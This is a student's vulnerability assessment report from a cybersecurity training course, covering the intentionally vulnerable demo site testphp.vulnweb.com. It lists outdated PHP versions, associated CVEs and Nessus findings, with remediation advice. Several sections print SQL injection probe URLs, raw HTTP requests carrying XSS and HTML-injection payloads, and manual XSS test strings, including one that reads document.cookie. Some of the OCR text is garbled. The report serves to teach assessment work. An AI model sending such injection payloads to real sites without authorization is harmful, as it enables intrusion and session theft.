CYBER SECURITY INDUSTRIAL TRAINING

MAJOR PROJECT : MAY 2021

NAME: RITISH RAMDAS ZALKE

CONTENTS


VULNERABITY
ASSESSMENT
ON WEB
APPLICATIONS

OVERVIEW

TARGET: testphp.vulnweb.com

We performed some blackbox vulnerability tests on the web address using automatic scanner as well as manually.

Blackbox testing aims at:


Examining a system against external factors responsible for any weakness that could be used by an external attacker to disrupt the network's security.

RISK DEFINATION

HIGH	Weakness in control that represent exposure to the organization or risks that could compromise the control framework, data integrity and / or operational efficiency. These risks need to be addressed with utmost priority.
MEDIUM	Potential weakness in control, which would develop into an exposure. Or issues that represent areas of concerns and may impact controls. They should be addressed reasonably promptly.
LOW	Potential weakness in controls, which in combination with other weaknesses can develop into exposure. Suggested improvements not immediately/ directly affecting controls.

STATISTICAL DETAILS OF VULNERABILITIES

TYPE OF RISK	NO. OF VULNERABILITIES
HIGH	15
MEDIUM	14
LOW	1



DETAILED DESCRIPTION OF OBSERVATIONS

1. PHP Unsupported Version Detection

OBSERVATION:
• According to its version, the installation of PHP on the remote host is no longer supported. • Lack of support implies that no new security patches for the product will be released by the vendor. As a result, it is likely to contain security vulnerabilities.
RISK: HIGH MEDIUM LOW
This version of PHP allows remote attacker to execute arbitrary code or denial of service.
RECOMMENDATIONS:
We recommend to upgrade to a version of PHP that is currently supported.

PHP Unsupported Version Detection

VULNERABILITY TEST RESULT

PHP VERSION USED IS EXPIRED AND REQUIRES TO BE UPDATED.

```
Source : http://testphp.vulnweb.com/secured/phpinfo.php
Installed version : 5.1.6
End of support date : 2006/08/24
Announcement : http://php.net/eol.php
Supported versions : 7.3.x / 7.4.x / 8.0.x
```

2. PHP < 5.2.1 Multiple Vulnerabilities

OBSERVATION:							
According to its banner, the version of PHP installed on the remote host is older than 5.2.1.							
RISK:	HIGH		EDIUM		)W		
Such versions may be affected by several issues, including buffer overflows, format string vulnerabilities, arbitrary code execution, 'safe_mode' and 'open_basedir' bypasses, and clobbering of super-globals.							
RECOMMENDATIONS:							
Upgrade to PHP version 5.2.1 or later.							

PHP < 5.2.1 Multiple Vulnerabilities

VULNERABILITY TEST RESULT:

```
Version source : http://testphp.vulnweb.com/secured/phpinfo.php
Installed version : 5.1.6
Fixed version : 5.2.1
```

3.PHP < 5.2.11 Multiple Vulnerabilities

OBSERVATION:
According to its banner, the version of PHP installed on the remote host is older than 5.2.11. Such versions may be affected by several security issues : -An unspecified error occurs in certificate validation inside 'php_openssl_apply_verification_policy'. -An unspecified input validation vulnerability affects the color index in 'imagecolortransparent()'. -An unspecified input validation vulnerability affects exif processing. -Calling 'popen()' with an invalid mode can cause a crash under Windows. (Bug #44683) -An integer overflow in 'xml_utf8_decode()' can make it easier to bypass cross-site scripting and SQL injection protection mechanisms using a specially crafted string with a long UTF-8 encoding. (Bug #49687) -'proc_open()' can bypass 'safe_mode_protected_env_vars'. (Bug #49026)
RISK: HIGH EDIUM OW
The attacker can easily bypass cross-site scripting and SQL injection protection affecting the webpage security.
RECOMMENDATIONS:
We recommend to upgrade to PHP version 5.2.11 or later.

PHP < 5.2.11 Multiple Vulnerabilities

VULNERABILITY TEST RESULT:

```
Version source :http://testphp.vulnweb.com/secured/phpinfo.php
Installed version : 5.1.6
Fixed version : 5.2.11
```

4. PHP < 5.2.3 Multiple Vulnerabilities

OBSERVATION:
According to its banner, the version of PHP installed on the remote host is older than 5.2.3. It is, therefore, affected by multiple vulnerabilities: - A buffer overflow in the sqlite_decode_function() in the bundled sqlite library could allow context-dependent attackers to execute arbitrary code. (CVE-2007-1887) - A CRLF injection vulnerability in the FILTER_VALIDATE_EMAIL filter could allow an attacker to inject arbitrary email headers via a special email address. This only affects Mandriva Linux 2007.1.(CVE-2007-1900) - An infinite-loop flaw was discovered in the PHP gd extension. (CVE-2007-2756) - An integer overflow flaw was found in the chunk_split() function that could possibly execute arbitrary code as the apache user if a remote attacker was able to pass arbitrary data to the third argument of chunk_split() (CVE-2007-2872). - An open_basedir and safe_mode restriction bypass which could allow context-dependent attackers to determine the existence of arbitrary files. (CVE-2007-3007)
RISK: HIGH EDIUM W
A remote attacker can run a script to process PNG images from an untrusted source that will allow him to cause denial of service.
RECOMMENDATIONS:
We recommend to upgrade to PHP version 5.2.3 or later.

PHP < 5.2.3 Multiple Vulnerabilities

VULNERABILITY TEST RESULT:

```
Version source : http://testphp.vulnweb.com/secured/phpinfo.php
Installed version : 5.1.6
Fixed version : 5.2.3
```

5. PHP < 5.2.6 Multiple Vulnerabilities

OBSERVATION:
According to its banner, the version of PHP installed on the remote host is older than 5.2.6. Such versions may be affected by the following issues : - A stack-based buffer overflow in FastCGI SAPI. - An integer overflow in printf(). - An security issue arising from improper calculation of the length of PATH_TRANSLATED in cgi_main.c. - A safe_mode bypass in cURL. - Incomplete handling of multibyte chars inside escapeshellcmd(). - Issues in the bundled PCRE fixed by version 7.6.
RISK: HIGH EDIUM)W
This can be exploited by an attacker who is able to trigger ‘imagecolormatch’ calls.
RECOMMENDATIONS:
We recommend to upgrade to PHP version 5.2.6 or later.

PHP < 5.2.6 Multiple Vulnerabilities

VULNERABILITY TEST RESULT:

```
Version source : http://testphp.vulnweb.com/secured/phpinfo.php
Installed version : 5.1.6
Fixed version : 5.2.6
```

6. PHP < 5.2.8 Multiple Vulnerabilities

OBSERVATION:
According to its banner, the version of PHP installed on the remote host is earlier than 5.2.8. As such, it is potentially affected by the following vulnerabilities : - PHP fails to properly sanitize error messages of arbitrary HTML or script code, would code allow for cross-site scripting attacks if PHP's 'display_errors' setting is enabled.(CVE-2008-5814) - Version 5.2.7 introduced a regression with regard to 'magic_quotes' functionality due to an incorrect fix to the filter extension. As a result, the 'magic_quotes_gpc' setting remains off even if it is set to on. (CVE-2008-5844)
RISK: HIGH ■ CDIUM ☐ OW ☐
This would allow context-dependent attackers to read the contents of arbitrary memory locations via a crafted value of the third argument for an indexed image.
RECOMMENDATIONS:
We recommend to upgrade to PHP version 5.2.8 or later.

PHP < 5.2.8 Multiple Vulnerabilities

VULNERABILITY TEST RESULT:

```
Version source : http://testphp.vulnweb.com/secured/phpinfo.php
Installed version : 5.1.6
Fixed version : 5.2.8
```

7. PHP < 5.3.12 / 5.4.2 CGI Query String Code Execution

OBSERVATION:

According to its banner, the version of PHP installed on the remote host is earlier than 5.3.12 / 5.4.2,

An error in the file 'sapi/cgi/cgi_main.c' can allow a remote attacker to obtain PHP source code from the web server or to potentially execute arbitrary code. In vulnerable configurations, PHP treats certain query string parameters as command line arguments including switches such as '-s', '-d', and '-c'.

Note that this vulnerability is exploitable only when PHP is used in CGI-based configurations. Apache with 'mod_php' is not an exploitable configuration.

RISK: HIGH EDIUM W

The attacker can potentially affect the web server by a remote code execution and information disclosure vulnerability.

RECOMMENDATIONS:

We recommend to upgrade to PHP version 5.3.12 / 5.4.2 or later.

A 'mod_rewrite' workaround would be recommended as well.

PHP < 5.3.12 / 5.4.2 CGI Query String Code Execution

VULNERABILITY TEST RESULT:

```
Version source : http://testphp.vulnweb.com/secured/phpinfo.php
Installed version : 5.1.6
Fixed version : 5.3.12 / 5.4.2
```

8. PHP < 5.3.9 Multiple Vulnerabilities

OBSERVATION:
According to its banner, the version of PHP installed on the remote host is older than 5.3.9. As such, it may be affected by the following security issues : - The 'is_a()' function in PHP 5.3.7 and 5.3.8 triggers a call to '__autoload()'. (CVE-2011-3379) - It is possible to create a denial of service condition by sending multiple, specially crafted requests containing parameter values that cause hash collisions when computing the hash values for storage in a hash table. (CVE-2011-4885) - An integer overflow exists in the exif_process_IFD_TAG function in exif.c that can allow a remote attacker to read arbitrary memory locations or cause a denial of service condition. This vulnerability only affects PHP 5.4.0beta2 on 32-bit platforms. (CVE-2011-4566) - Calls to libxslt are not restricted via xsltSetSecurityPrefs(), which could allow an attacker to create or overwrite files, resulting in arbitrary code execution. (CVE-2012-0057) - An error exists in the function 'tidy_diagnose' that can allow an attacker to cause the application to dereference a NULL pointer. This causes the application to crash. (CVE-2012-0781) - The 'PDORow' implementation contains an error that can cause application crashes when interacting with the session feature. (CVE-2012-0788) - An error exists in the timezone handling such that repeated calls to the function 'strtotime' can allow a denial of service attack via memory consumption.(CVE-2012-0789)
RISK: HIGH EDIUM W
PHP before 5.3.9 computes hash values for form parameters without restricting the ability to trigger hash collisions predictably, which allows remote attackers to cause a denial of service (CPU consumption) by sending many crafted parameters.
RECOMMENDATIONS:
We recommend to upgrade to PHP version 5.3.9 or later.

PHP < 5.3.9 Multiple Vulnerabilities

VULNERABILITY TEST RESULT

```
Version source : http://testphp.vulnweb.com/secured/phpinfo.php
Installed version : 5.1.6
Fixed version : 5.3.9
```

9. PHP < 7.3.24 Multiple Vulnerabilities

OBSERVATION:							
According to its self-reported version number, the version of PHP running on the remote web server is prior to 7.3.24. It is, therefore affected by multiple vulnerabilities.							
RISK:	HIGH		EDIUM		)W		
In PHP versions below 7.3.24, when PHP is processing incoming HTTP cookie values, the cookie names are url-decoded. This may lead to cookies with prefixes like __Host confused with cookies that decode to such prefix, thus leading to an attacker being able to forge cookie which is supposed to be secure.							
RECOMMENDATIONS:							
We recommend to upgrade to PHP version 7.3.24 or later.							

PHP < 7.3.24 Multiple Vulnerabilities

VULNERABILITY TEST RESULT:

```
URL : http://testphp.vulnweb.com/ (5.1.6 underhttp://testphp.vulnweb.com/secured/phpinfo.php)
Installed version : 5.1.6
Fixed version : 7.3.24
```

10. PHP 5.x < 5.2 Multiple Vulnerabilities

OBSERVATION:							
According to its banner, the version of PHP 5.x installed on the remote host is older than 5.2. Such versions may be affected by several buffer overflows. To exploit these issues, an attacker would need the ability to upload an arbitrary PHP script on the remote server or to manipulate several variables processed by some PHP functions such as 'htmlentities().'							
RISK:	HIGH		EDIUM		)W		
The attacker can exploit this issue by uploading an arbitrary PHP script on the remote server or manipulate several variables processed by some PHP functions such as 'htmlentities().'							
RECOMMENDATIONS:							
We recommend to upgrade to PHP version 5.2.0 or later.							

PHP 5.x < 5.2 Multiple Vulnerabilities

VULNERABILITY TEST RESULT:

```
Version source : http://testphp.vulnweb.com/secured/phpinfo.php
Installed version : 5.1.6
Fixed version : 5.2
```

11. PHP 5.x < 5.2.2 Multiple vulnerabilities

OBSERVATION:
According to its banner, the version of PHP 5.x installed on the remote host is older than 5.2.2. It is, therefore, affected by multiple vulnerabilities: - A heap-based buffer overflow vulnerability was found in PHP's gd extension. A script that could be forced to process WBMP images from an untrusted source could result in arbitrary code execution. (CVE-2007-1001) - A vulnerability in the way the mbstring extension setglobal variables was discovered where a script using the mb_parse_str() function to set global variables could be forced to to enable the register_globals configuration option, possibly resulting in global variable injection. (CVE-2007-1583) - A context-dependent attacker could read portions of heap memory by executing certain scripts with a serialized data input string beginning with 'S:', which did not properly track the number of input bytes being processed. (CVE-2007-1649) - A vulnerability in how PHP's mail() function processed email messages, truncating potentially important information after the first ASCIIZ (\0) byte.(CVE-2007-1717) - A vulnerability in how PHP's mail() function processed header data was discovered. (CVE-2007-1718).
RISK: HIGH EDIUM W
The remote attacker can send bulk email to unintended recipients if a script sent mail using a subject header containing a string from an untrusted source.
RECOMMENDATIONS:
We recommend to upgrade to PHP version 5.2.2 or later.

PHP 5.x < 5.2.2 Multiple vulnerabilities

VULNERABILITY TEST RESULT:

```
Version source : http://testphp.vulnweb.com/secured/phpinfo.php
Installed version : 5.1.6
Fixed version : 5.2.2
```

12. CGI Generic SQL Injection

OBSERVATION:
By providing specially crafted parameters to CGIs, Nessus was able to get an error from the underlying database. This error suggests that the CGI is affected by a SQL injection vulnerability.
RISK: HIGH EDIUM W
An attacker may exploit this flaw to bypass authentication, read confidential data, modify the remote database, or even take control of the remote operating system.
RECOMMENDATIONS:
We recommend to modify the relevant CGIs so that they properly escape arguments.

CGI Generic SQL Injection

VULNERABILITY TEST RESULT:

```
Using the GET HTTP method, Nessus found that :
+ The following resources may be vulnerable to SQL injection :
+ The 'cat' parameter of the /listproducts.php CGI :
/listproducts.php?cat=convert(varchar,0x7b5d)
-------- output --------
<!-- InstanceBeginEditable name="content_rgn" -->
<div id="content">
Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL
server version for the right syntax to use near 'varchar,0x7b5d)' at line 1
Warning: mysql_fetch_array() expects parameter 1 to be resource, b [...]
</div>
------------------------
Clicking directly on these URLs should exhibit the issue : (you will probably need to read the
HTML source) http://testphp.vulnweb.com/listproducts.php?cat=convert(varchar,0x7b5d)
```

13. CGI Generic SQL Injection (2nd pass)

OBSERVATION:							
By providing specially crafted parameters to CGIs, Nessus was able to get an error from the underlying database. This error suggests that the CGI is affected by a SQL injection vulnerability.							
RISK:	HIGH		MEDIUM		OW		
An attacker may exploit this flaw to bypass authentication, read confidential data, modify the remote database, or even take control of the remote operating system.							
RECOMMENDATIONS:							
We recommend to modify the CGIs so that they properly escape arguments.							

CGI Generic SQL Injection (2nd pass)

VULNERABILITY TEST RESULTS:

```
During testing for cookie manipulation vulnerabilities,
 SQL errors were noticed, suggesting that the scripts / parameters
listed below may also be vulnerable to SQL Injection (SQLi).

-------- request  --------
GET /listproducts.php?cat=<script>document.cookie="testbpzc=9264;"</script> HTTP/1.1
Host: testphp.vulnweb.com
Accept-Charset: iso-8859-1,utf-8;q=0.9,*;q=0.1
Accept-Language: en
Connection: Keep-Alive
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)
Pragma: no-cache
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */*
------------------------

-------- output --------
<!-- InstanceBeginEditable name="content_rgn" -->
<div id="content">
Error: You have an error in your SQL syntax; check the manual that corre
sponds to your MySQL server version for the right syntax to use near '=<
script>document.cookie="testbpzc=9264;"</script>' at line 1
Warning: mysql_fetch_array() expects parameter 1 to be resource, b [...]
</div>
------------------------


During testing for cross-site scripting (quick test) vulnerabilities,
 SQL errors were noticed, suggesting that the scripts / parameters
listed below may also be vulnerable to SQL Injection (SQLi).

-------- request  --------
GET /listproducts.php?cat=<IMG%20SRC="javascript:alert(104);"> HTTP/1.1
Host: testphp.vulnweb.com
Accept-Charset: iso-8859-1,utf-8;q=0.9,*;q=0.1
Accept-Language: en
Connection: Keep-Alive
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)
Pragma: no-cache
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */*
------------------------

-------- output --------
```


```
<!-- InstanceBeginEditable name="content_rgn" -->
<div id="content">
Error: You have an error in your SQL syntax; check the manual that corre
sponds to your MySQL server version for the right syntax to use near '=<
IMG SRC="javascript:alert(104);">' at line 1
Warning: mysql_fetch_array() expects parameter 1 to be resource, b [...]
</div>
------------------------


During testing for HTML injection vulnerabilities,
 SQL errors were noticed, suggesting that the scripts / parameters
listed below may also be vulnerable to SQL Injection (SQLi).

-------- request  --------
GET /listproducts.php?cat=<"abwcit%0A> HTTP/1.1
Host: testphp.vulnweb.com
Accept-Charset: iso-8859-1,utf-8;q=0.9,*;q=0.1
Accept-Language: en
Connection: Keep-Alive
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)
Pragma: no-cache
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */*
------------------------

-------- output --------
<!-- InstanceBeginEditable name="content_rgn" -->
<div id="content">
Error: You have an error in your SQL syntax; check the manual that corre
sponds to your MySQL server version for the right syntax to use near '=<
"abwcit
>' at line 1
Warning: mysql_fetch_array() expects parameter 1 to be resource, b [...]
------------------------
```

14. Cross site Scripting XSS risk

OBSERVATION:						
The javascripts command or query run in the input box are executed.						
RISK:	HIGH		MEDIUM		LOW	
XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.						
RECOMMENDATIONS:						
We recommend to filter the user input as strictly as possible based on what is valid input. We also recommend to use the "Content-Type" and "X-Content-Type-Options" headers to ensure the browsers interpret the responses the way you intend.						

OUTPUT


Using the javascript:
<script>alert(“Hello”)</script>



OUTPUT

Using the javascript:

<script>alert(document.cookie)</script>



15. SQL INJECTION RISK


OBSERVATION:
We observed that a sql query can be entered in the input box of the website by the user and the query gets executed which affects the predefined sql commands.
